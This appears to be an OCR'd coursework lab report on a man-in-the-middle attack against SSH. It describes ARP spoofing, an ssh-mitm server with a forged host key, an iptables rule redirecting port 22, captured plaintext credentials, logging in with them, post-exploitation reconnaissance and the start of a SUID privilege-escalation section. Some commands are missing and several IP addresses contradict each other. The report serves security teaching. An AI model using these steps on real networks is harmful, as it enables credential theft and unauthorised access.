
Installing ssh-mitm

Afterwards, *ssh-mitm* was installed using pip3. In modern Kali Linux, to reduce the risk of breaking system packages, the *--break-system-packages* flag should only be added at the end of the *pip* command.

Command:

sudo pip3 install ssh-mitm --break-system-packages

Output:




Initiation of ARP Spoofing Process

Poisoning the Gateway


To establish a *Man-in-the-Middle* position, bidirectional *ARP* poisoning is performed in two separate terminal sessions. In the first step, gateway spoofing is executed targeting the victim host.

Using the following command, false *ARP* replies are continuously sent to the *Kingdom host (192.168.50.129),* so that it believes the MAC address of its designated gateway *(192.168.50.128)* is the MAC address of *Kali Linux.*

Command:



Output:




The *0:c:29:6f:3e:e0* displayed in the output is the hardware address of *Kali Linux's eth1* interface, and *0:c:29:60:22:*1a is the actual MAC address of the *victim host.* Each line containing the message *'arp reply* 192.168.50.*128 is-at 0:c:29:6f:3e:e0'* indicates that the victim's *ARP* cache is being overwritten every two seconds, causing all its outbound traffic to be inadvertently directed toward *Kali Linux.*


Poisoning the Gateway as a Victim

This is the second step of the reverse ARP poisoning process. At this stage, false *ARP* replies are sent to the gateway *(192.168.50.2),* making the gateway believe that the victim's IP address (*192.168.50.129)* corresponds to the attacker's MAC address.

Command:



Output:



The source MAC *0:c:29:6f:3e:e0* displayed in the output is the hardware address of *Kali Linux*'s *eth1* interface. The destination MAC *0:0:0:0* indicates that *arpspoof* could not resolve the gateway's MAC via *ARP*, so the reply is broadcast. Each line containing the message *arp* reply *192.168.50.129* is-at *0:c:29:6f:3e:e0* overwrites the gateway's *ARP* cache, causing all return traffic intended for the victim to be directed toward *Kali Linux* instead.

As a result of this poisoning, when the gateway attempts to send any reply packet intended for the victim (*192.168.50.129*), it reaches the *Kali Linux* host. By executing both commands simultaneously, a complete *two-way Man-in-the-Middle* position is established. Since the *net.ipv4.ip_*forward parameter was already activated, traffic flows smoothly through *Kali Linux*, making it possible to capture all communications using tools like *ssh-mitm* or *tcpdump.*

ARP Cache Verification

Viewing the Victim's ARP Table

To verify the effectiveness of ARP poisoning, the following command was applied on the victim host *(Metasploitable).* Two important entries are observed in the obtained output:

Command:

arp -a

Output:

```
msfadmin@metasploitable:~$ arp -a
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
```

Analysis shows that both the gateway IP *(10.10.10.2)* and the *Kali Linux* IP *(10.10.10.128)* are associated with the same MAC address *00:0C:29:6F:3E:D6.* This MAC address is the hardware address of the Kali host's *eth0* interface, which has been forcibly inserted into the victim's *ARP* cache through the *arpspoof* process. The significance of this is that *Metasploitable* now believes that its default gateway and the attacker are the same physical device. As a result, all packets sent to the internet or other networks are first redirected through *Kali Linux*, which fully establishes the *Man-in-the-Middle* position. This condition fulfills the essential prerequisite for *SSH* credential interception through *ssh-mitm.*

Preparation of ssh-mitm Server


Before starting the *ssh-mitm* server, a dependency-related issue was observed. A version of the *Paramiko* library was already installed on *Kali Linux,* which caused a conflict when attempting to install the latest version of *ssh-mitm*. To maintain system stability without removing the previous version, the Python package manager was instructed to install the new version alongside the

existing one, ignoring the prior installation. For this purpose, the *--ignore-installed* flag was used. Additionally, in modern *Kali* versions, the *--break-system-packages* flag must be included to ensure system package safety.

Command:

sudo pip3 install ssh-mitm --ignore-installed paramiko --break-system-packages

Output:



After the installation is successfully completed, the version is checked to verify whether the tool has been installed correctly.



The above output confirms *that ssh-mitm* version *5.0.1* has been successfully installed and is ready for the next step to start the server.

Starting the SSH-MITM Server


After completing *ARP* poisoning, the next step is to set up a transparent *SSH proxy server* in the middle. For this purpose, the *ssh-mitm* tool has been used. The reason for executing the following command is to establish a fake *SSH server* between the victim and the real server, so that the victim's authentication credentials can be intercepted.

Here, the *--listen-port 2222* parameter indicates that the server will wait for connections on *port 2222*. Previously, all traffic from *port 22* was redirected to this port using iptables. On the other hand, the *--remote-host 192.168.50.129* parameter specifies the IP of the real destination server, so that after the victim successfully logs in, the connection is automatically established with the real server in the background, and the victim does not notice any anomalies.

Command:

```
┌──(kali㉿hasib)-[~]
└─$ sudo ssh-mitm server --listen-port 2222 --remote-host 192.168.50.129
```

Output:



The output analysis shows that, as soon as the server starts, *ssh-mitm* automatically generated a temporary *2048-bit RSA* host key. The fingerprint of this key is displayed in *MD5, SHA256,* and *SHA512* formats. This is extremely important because when a victim connects for the first time, they will see this forged key instead of the actual server's key. The final line, *'listen interfaces :: on port 2222'* and the message *'waiting for connections,'* indicates that the server is fully ready and is currently waiting for incoming connections from any victim.

Redirecting SSH Traffic with IPTables

The reason for executing the following command is to forcibly send the victim's *SSH* request to the spoofed server. The victim naturally wants to connect on *port 22,* but by specifying *-i eth1,* indicate that only traffic coming through *eth1* will be captured, and by using *-p tcp --dport 22,* only *SSH* packets will be filtered. *REDIRECT --to-ports 2222* means that the packet will not go to its original destination but will be redirected to *port 2222* running on my *Kal Linuxi*. Assigning *priority 1* in *PREROUTING* means this rule will be applied first before the packet undergoes routing.

```
┌──(kali㉿hasib)-[~]
└─$ sudo iptables -t nat -I PREROUTING 1 -i eth1 -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

-t nat specifies the *NAT* table, where the destination address of the packet is altered. *-I PREROUTING 1* inserts the rule at the first position of the *PREROUTING* chain, ensuring that this rule takes highest priority before any routing decision is made. The *-i eth1* parameter ensures that only traffic arriving via the *eth1* interface is subject to this rule. *-p tcp --dport 22* filters only packets that use the *TCP* protocol and have destination *port 22*, which corresponds to the *SSH* protocol. Finally, the *-j REDIRECT --to-ports 2222* target redirects the packet to the locally running *port 2222* instead of sending it to its actual destination, where the *ssh-mitm* server was previously listening.

Rule Verification

After inserting a *NAT* rule in iptables, the following verification process is carried out to ensure that the rule has been applied correctly. Through this verification, it is possible to observe the presence of the rule in the *PREROUTING* chain and monitor its packet counters.

Command:

```
┌──(kali㉿hasib)-[~]
└─$ sudo iptables -t nat -L PREROUTING -n -v
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ sudo iptables -t nat -L PREROUTING -n -v
Chain PREROUTING (policy ACCEPT 2313 packets, 169K bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   tcp  --  eth1   *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22 redir ports 2222
```


It can be observed from the output that there is an active rule in the *PREROUTING* chain. The line target REDIRECT, prot tcp, in eth1 indicates that any TCP traffic destined for *port 22* from any source *(0.0.0.0/0)* arriving through the *eth1* interface will be redirected to *port 2222.* The reason pkts *0* and bytes *0* are displayed at this stage is that the victim has not yet attempted to establish any *SSH* connection. As a result, no packets have flowed through this rule. This is a normal condition. Whenever the victim establishes a connection via *SSH,* this counter will automatically start to increase, and simultaneously, the captured authentication credentials will be displayed in the *ssh-mitm* terminal.

Monitoring Traffic through Wireshark

Network traffic is captured using the *Wireshark* tool to verify the effectiveness of the attack. To facilitate observation, the following expression has been applied as a display filter.

Filter:

tcp.port == 22 or tcp.port == 2222



Packet number *56869* and related context *(56868, 56870)*

- **Packet 56868:** Source *10.10.10.132,* Destination *10.10.10.128*, Flags [FIN, ACK]
- **Packet 56869:** Source *10.10.10.128,* Destination *10.10.10.132,* Protocol SSHv2, Info Client: *Encrypted packet (len=60)*
- **Packet 56870:** Source *10.10.10.132*, Destination *10.10.10.128,* Flags [RST]


Analysis of *packet 56*869 shows that the *Kali Linux host (10.10.10.128)* is actively sending encrypted payloads to the *victim host (10.10.10.132)* as an *SSH-MITM server*. The *Len=60* value indicates a small encrypted segment in the *SSH* key exchange phase.

Victim SSH Connection & Credentials Capture


In this step, the *Kali Linux* machine is positioned as a transparent proxy, which sits between the victim and the real server. This test was conducted to verify the effectiveness of the previously performed *ARP* poisoning and iptables redirection.


This command was used to launch an SSH *man-in-the-middle* server on *Kali Linux*. Its main purpose is to establish a fake server between the victim and the actual *SSH server.*

Command:



Output:






The configuration is displayed in the first part of the output. *ssh-mitm* automatically generated a temporary *2048-bit RSA* host key, with the *SHA256* fingerprint *LPM1nsj7KpPIEnhZDHQabN0KW1JeMHShGnA4HbX6L18*. This counterfeit key is essential because when the victim establishes an *SSH* connection, they will see this key instead of the actual server's key, and accepting it will result in a successful *MITM* attack. The message *'listen interfaces :: on port 2222'* indicates that the server is ready on both *IPv4* and *IPv6.*

After waiting for connections, two separate sessions were created. The first session originated at *21:42:04* from the address *192.168.50.129*. *ssh-mitm* analyzed the client information here and identified two vulnerabilities. It was understood through the *CVE-2020-14145* test that the client already had the original server's fingerprint cached, resulting in the rejection of the forged key and the connection being closed with a *'session not started'* message. The first time it was *'cached'*, and the second time it was 'first time'; this was done intentionally in the lab so that the victim would accept a new key. The *CVE-2023-48795 Terrapin Attack* test showed that the client is in a mitigated state.

The second session arrived at a new port from the same IP at *21:42:38.* This time, the log mentions 'client connecting for the first time,' indicating that the victim reconnected after clearing their *known_hosts* file. *ssh-mitm* performed another vulnerability scan. This is the built-in audit feature of *ssh-mitm*, not an error. These are not *CVSS scores, nor vulnerability test results.* Subsequently, at *21:42:41, Remote auth-methods*: *['publickey', 'password']* was displayed, which are the

authentication methods obtained from the actual server. The most important information was received at *21:42:45,* where it was clearly shown alongside the *'Remote authentication succeeded'* message:

Username: osboxes
Password: osboxes.org



This means that the password typed by the victim was captured by the attacker in plain text, and simultaneously, the *ssh-mitm* successfully logged into the real server in the background. After successful authentication, *ssh-mitm* automatically enabled additional features. A *SOCKS port 33325* was created, through which the attacker could tunnel any TCP connection using the victim's network identity. Finally, the message *'created mirrorshell on port 46139'* was displayed, which means that by executing the command *'ssh -p 46139 127.0.0.1'* on Kali, the attacker can fully control the victim's live *SSH session* without the victim noticing any irregularities. Overall, this output demonstrates that *ARP* poisoning and iptables redirect were executed correctly, the victim accepted the fake host key, and their authentication information was successfully intercepted.

Login to Kingdom using the collected credentials

In the final step, the effectiveness of the password obtained through a *MITM* attack is verified by attempting direct authentication on the target server. The purpose of this test was to demonstrate that it is possible to gain unauthorized access to the actual system using the intercepted credentials.

Here, *192.168.50.1* is the IP address of the *Kingdom server,* and *'osboxes'* is the user account *(Victim)* whose password was collected in the previous step via *ssh-mitm.*

Command:

```
osboxes@osboxes:~$ ssh osboxes@192.168.50.1
```

Output:

```
osboxes@osboxes:~$ ssh osboxes@192.168.50.129
The authenticity of host '192.168.50.129 (192.168.50.129)' can't be established.
ED25519 key fingerprint is SHA256:eTGzuT7KapuwAkyv6+u7kr2tk4ez78r+P/6Aq85c34w.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.129' (ED25519) to the list of known hosts.
osboxes@192.168.50.129's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

87 updates can be applied immediately.
70 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Apr 21 10:32:55 2026 from 192.168.50.129
osboxes@osboxes:~$
```

After the *MITM* attack is completed, an attempt is made to re-establish a direct *SSH* connection from the victim machine to the *target server (192.168.50.129).* At this time, the *SSH client* displays the warning *'This host key is known by the following other names,'* indicating that the same host key was previously stored under a different name in the *known_hosts* file. This is the result of a conflict between the forged key presented during the *MITM* phase and the actual *ED25519* key of the genuine server. If the user provides *'yes'* to continue, the authentication is successfully completed, and the server's welcome message is displayed.

```
osboxes@192.168.50.1's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.
```

This confirms that the attack was successful and I now have the ability for remote code execution.

Evidence Collection and Post-Exploitation

After a successful intrusion, the following commands were executed and evidence was collected to ascertain the system's status and information:

User and Privilege Verification

The reason for running the *whoami* command was to confirm the user under which the system is currently operating.

Command:

whoami

Output:

```
osboxes@osboxes:~$ whoami
osboxes
```

The output from *osboxes* has been obtained, which matches the user I logged in with.

Subsequently, the *UID, GID,* and group membership were checked using the id command.

Command:

id

Output:

```
osboxes@osboxes:~$ id
uid=1000(osboxes) gid=1000(osboxes) groups=1000(osboxes),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin)
```

The output shows *uid=1000(osboxes) gid=1000(osboxes)* and in the group list, *27(sudo)* appears. This means that although this user is a regular user, they are a member of the *sudo* group. This is the first step in privilege escalation.

Network and Host Identity

The status of the network interfaces has been observed using the following command.

Command:

ip a

Output:

```
osboxes@osboxes:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:60:22:1a brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.129/24 brd 192.168.50.255 scope global dynamic noprefixroute ens33
       valid_lft 1539sec preferred_lft 1539sec
    inet6 fe80::154d:eb71:ad23:1a38/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens35: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 00:0c:29:60:22:24 brd ff:ff:ff:ff:ff:ff
    altname enp2s3
```

It is confirmed by applying the *'ip a'* command on the target system that the system is connected to the network with the IP address *192.168.50.129/24* through the *ens33* interface. This address is fully consistent with the remote host used in the previous *ARP* poisoning and *SSH-MITM* phase.

Since the second interface *ens35* remains inactive, all *SSH* traffic has been routed through *ens33*, fulfilling the necessary network conditions for the success of the attack.

The hostname command returned *osboxes,* which confirms the name of the system and helps in identifying the machine in reports.

Command:

hostname

Output:

```
osboxes@osboxes:~$ hostname
osboxes
```

System Information

The purpose of running the following command was to know the kernel version and architecture, which is required for the subsequent exploit.

Command:

uname -a

Output:

```
osboxes@osboxes:~$ uname -a
Linux osboxes 6.8.0-31-generic #31-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 20 00:40:06 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

The output means the system is running *Ubuntu 24.04 LTS, kernel 6.8.0-31,* on a *64-bit* architecture.

Task 4 - Privilege escalation flow

1. Choose a privilege escalation scenario and set up a vulnerable node. You can use a vulnerable node from previous tasks. If your previously chosen vulnerability can provide you with a privilege escalation attack.

2. Understand the process of chosen vulnerability and describe how it works.

3. Test and validate it. If you do something with privilege escalation in Task 3, just extend the explanations here then.

4. Deliver your vulnerable instance for your partner to attack.

Solution:

Privilege Escalation

Privilege Escalation is a process through which an attacker elevates from a initially obtained account with limited permissions (*regular user*) to a system account with the highest privileges (*root* or *SYSTEM*). This step is an important part of penetration testing, as gaining root access allows complete control over the system.

Requirements:

- Select a privilege escalation scenario and prepare the vulnerable node.
- Analyze and describe how the vulnerability works.
- Test and verify the attack.
- Prepare and provide the vulnerable instance for partner use.

Two distinct scenarios are presented for this task:

Scenario A: Achieving root on *Metasploitable* using *SUID nmap* from daemon access obtained via the *DistCC* exploit.

Scenario B: Achieving *root* on *Kingdom* (*Ubuntu*) using *sudo* misconfiguration.

Scenario A: Privilege Escalation in Metasploitable (from daemon to root)

Scenario Introduction and Setup

In Task 2, initial access to the *Metasploitable server* was obtained as the daemon user using the *DistCC exploit (CVE-2004-2687).* The *daemon* is a system account with very limited permissions, which does not allow modification of critical files or execution of administrative commands. The objective of this scenario was to leverage this limited access to gain *root* privileges.

Features	**Description**
Initial Access	daemon user (obtained from DistCC exploit)
Target	root (UID=0)
Technique	SUID bit exploitation - nmap --*interactive*
Prerequisite	Local shell access in Metasploitable
CVE Reference	SUID misconfiguration

How the vulnerability works

The basis of this attack was the Linux permission system and the incorrect use of the SUID bit.

Linux Permission System:

In Linux, each file has three types of permissions: owner, group, and others. Typically, when a program is executed, it runs with the permissions of the user who is executing the program. However, *SUID (Set User ID)* is a special permission bit. If the *SUID* bit is set on an executable file, the program runs with the permissions of the file's *OWNER* rather than the permissions of the user executing it.

A valid example of this is */usr/bin/passwd*. The owner of this file is root, and the *SUID* bit is set. This is because a regular user needs to modify the */etc/shadow* file to change their password, and permission to write to this file is restricted to root only. Due to *SUID,* even when a regular user runs passwd, it temporarily executes with root privileges.

nmap SUID is dangerous:

